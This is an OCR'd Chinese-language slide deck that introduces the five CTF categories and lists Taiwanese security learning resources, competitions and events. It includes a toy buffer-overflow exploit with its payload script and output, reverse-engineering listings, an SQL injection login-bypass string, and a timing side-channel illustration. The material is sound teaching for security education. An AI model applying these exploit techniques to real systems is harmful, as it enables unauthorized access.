
CTF 五大領域

CTF 五大領域



Pwn 漏洞利用

- 題目：具有漏洞的程式 (執行檔、Android app、kernel driver、firmware)
- 目標：找到並利用漏洞，最終取得任意程式碼執行
- 背景知識：組合語言、作業系統運作原理、檔案格式、記憶體管理機制...




```
 1 #include <stdio.h>$
 2 #include <stdlib.h>$
 3 #include <string.h>$
 4 $
 5 #define FLAG "FLAG{gets_is_not_safe_at_all!!!}"$
 6 $
 7 int main(void) {$
 8   char msg[40];$
 9 $
10   scanf("%s", msg);$
⚠    gets(msg);$
12   printf("Echo: %s\n", msg);$
13 $
14   printf("Get good. Try harder.\n");$
15 $
16   return 0;$
17 }$
18 $
19 void win() { printf("Flag: %s\n", FLAG); }$
```

```
ice1187@ice1187-lab:/tmp$ cat solve.py
with open('payload', 'wb') as f:
    f.write(b'A'*48 +
            b'B'*8 +
            (0x4011f6).to_bytes(8, 'little'))
ice1187@ice1187-lab:/tmp$ python3 solve.py ; ./pwn < payload
Echo: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBB@
Get good. Try harder.
Flag: FLAG{gets_is_not_safe_at_all!!!}
Segmentation fault (core dumped)
```

Reverse 逆向分析

- 題目：具有惡意/複雜行為的程式
- 目標：了解程式的行為，並根據其行為取得 flag
- 背景知識：組合語言、加解殼、反混淆、anti-debug、檔案格式...




```
lea     rax, unk_20F0
mov     [rbp+var_18], rax
lea     rax, a127001    ; "127.0.0.1"
mov     [rbp+var_10], rax
mov     [rbp+var_28], 2BB3h
mov     edx, [rbp+var_28]
mov     rax, [rbp+var_10]
mov     esi, edx
mov     rdi, rax
call    socket_connect
mov     [rbp+fd], eax
mov     rdx, [rbp+var_18]
lea     rax, [rbp+ptr]
mov     rsi, rdx
mov     rdi, rax
call    decode_flag
mov     rdx, [rbp+ptr]
mov     eax, [rbp+fd]
mov     rsi, rdx
mov     edi, eax
call    send_msg
lea     rdi, s          ; "Message sent."
call    _puts
mov     edi, 1          ; seconds
call    _sleep
mov     rax, [rbp+ptr]
mov     rdi, rax        ; ptr
call    _free
mov     eax, [rbp+fd]
mov     edi, eax        ; fd
call    _close
```


```
int __fastcall main(int argc, const char **argv,
{
  unsigned int fd; // [rsp+1Ch] [rbp-24h]
  void *ptr[4]; // [rsp+20h] [rbp-20h] BYREF

  ptr[3] = (void *)__readfsqword(0x28u);
  ptr[1] = &unk_20F0;
  ptr[2] = "127.0.0.1";
  fd = socket_connect("127.0.0.1", 11187LL);
  decode_flag(ptr, &unk_20F0);
  send_msg(fd, ptr[0]);
  puts("Message sent.");
  sleep(1u);
  free(ptr[0]);
  close(fd);
  return 0;
}
```

Web 網站

- 題目：具有漏洞的網站
- 目標：找到並利用漏洞，最終取得網站管理權限 / 任意程式碼執行
- 背景知識：前/後端框架運作原理、資料庫管理系統、通訊協定...




facebook
Connect with friends and the world around you on Facebook.
please_help_me_to_hack_fb_account
Password
Log In
Forgot password?
Create new account
Create a Page for a celebrity, brand or business.

SQL Injection 101

1. 登入檢查程式碼

```
SELECT * FROM users where name="{USER}" and pswd="{PASSWORD}"
```

2. 駭客輸入

```
USER=admin, PASSWORD=" OR "1"="1
```

3. 登入檢查程式碼


```
SELECT * FROM users where name="admin" and pswd="" OR "1"="1"
```

4. 成功登入 💥

```
pswd="" OR "1"="1"
```

Crypto 密碼學

- 題目：不安全的密碼學加密系統實作
- 目標：找到加密機制的弱點，解密訊息
- 背景知識：密碼學原理、離散數學、程式語言行為、硬體運作機制...




"a"
decrypt
Failed, time: 0.00257
"b"
decrypt
Failed, time: 0.00231
"c"
decrypt
Failed, time: 0.00242
"d"
decrypt
Failed, time: 0.00198
"e"
decrypt
Failed, time: 0.00235
"f"
decrypt
Failed, time: 0.00267


"a"
decrypt
Failed, time: 0.00257
"b"
decrypt
Failed, time: 0.00231
"c"
decrypt
Failed, time: 0.00242
"d"
decrypt
Failed, time: 0.00198 (significant smaller)
"e"
decrypt
Failed, time: 0.00235
"f"
decrypt
Failed, time: 0.00267


Misc 其他

- 鑑識 Forensics
- 硬體 Hardware
- 區塊鏈 Blockchain
- 滲透 Penetration
- 隱寫術 Stegnograpy
- …

自主學習資源介紹

台灣資安 / CTF 學習資源整理

- Better to have: English reading, a little C/C++ programming、a little Python
- Ice1187/TW-Security-and-CTF-Resource
  - 線上自學教材
  - CTF 競賽 & Wargame
  - 營隊與培訓課程
  - 活動
  - 社團、社群、獎學金、實習...



https://github.com/Ice1187/TW-Security-and-CTF-Resource

線上自學教材

- Pwn：臺大 計算機安全 — Pwn by Yuawn
- Web：How to Hack Websites by splitline
- Reverse：交大 程式安全 — Rev by LJP-TW
- Crypto：Crypto Course by oalieno
- 大學課程：台師大 資安攻防演練

CTF 競賽 & Wargame

簡單

困難

CTF 競賽 (每年一次)

1. MyFirstCTF / 尋找資安女婕思
2. AIS3 pre-exam
3. AIS3 EOF
4. BaIsn CTF / TSJ CTF
5. HITCON CTF
6. DEFCON CTF

Wargame (常駐)

- picoCTF / picoGym
- LoTux CTF
- SCIST CTF
- CTFTime
- pwnable.tw
- Hackme CTF

營隊與培訓課程

入門

高階

教育部資安人才培育計畫

- 高中職生資安研習營
- AIS3 Junior 新型態高中職資安課程
- AIS3 新型態資安實務主題課程
- 臺灣好厲駭 高階資安人才培訓計畫

社群

- SCIST 資訊安全課程
- TeamT5 Security Camp 資安培訓營
- TDOH 資安功德院

活動

- SITCON 學生資訊年會
  - 學生分享的資安議程
  - 認識社群、同好
  - 加入 / 組成社群
  - 投稿分享！
- HITCON 臺灣駭客年會
  - 專家分享最新漏洞、APT 追蹤、攻防技術
  - Hacking 101
  - 認識同好、加入社群
  - 大地遊戲
  - 投稿

每月活動整理

- TDOHacker 每月資安、社群活動整理

2023年 9月份資安、社群活動分享

2023年 9月份資安、社群活動分享

Product Manager Happy Hour & Networking Event 2023/9/2
https://www.meetup.com/international-product-management-meetup-group/events/295580305/

Just a chat - with no Expectations 2023/9/2
https://www.meetup.com/taipei-%E6%9A%97%E5%8F%B7%E9%80%9A%E8%B2%A8-cryptocurrency-meetup/events/295419679/

PyCon TW 2023 2023/9/2 ~ 2023/9/3
https://tw.pycon.org/2023/zh-hant/registration/tickets

Coffee & Code 2023/9/3
https://www.meetup.com/innovate-taiwan/events/295754118/

SHALLOW - 2023 Summer Workshop 2023/9/4
https://project4by55.kktix.cc/events/shallow-2023summer

Hugging Face : Feature Extraction 2023/9/5
https://www.meetup.com/tensorflow-user-group-taipei/events/295006101/

IR系列課程：惡意程式獵捕與網路封包探索 | ACW SOUTH數位產業署沙崙資安服務基地 2023/9/6
https://ievents.iii.org.tw/EventS.aspx?t=0&id=2191

著作人

- TDOHacker
- Unknown
- Unknown
- 爆肝網管


文章列表

▼ 2023 (8)
▼ 9月 2023 (1)
2023年 9月份資安、社群活動分享
► 7月 2023 (1)
► 6月 2023 (2)
► 4月 2023 (1)
► 3月 2023 (1)
► 2月 2023 (1)
► 1月 2023 (1)
► 2022 (12)
► 2021 (64)
► 2020 (64)
► 2019 (63)
► 2018 (81)
► 2017 (73)
► 2016 (44)
► 2015 (16)
► 2014 (28)

標籤

技術交流 (18) 活動分享 (120) 活動紀錄 (2) 資安新聞及事件週報 (282) About US (1) TDOH - PIPE (16)


其中一種可能的參與順序



picoGym

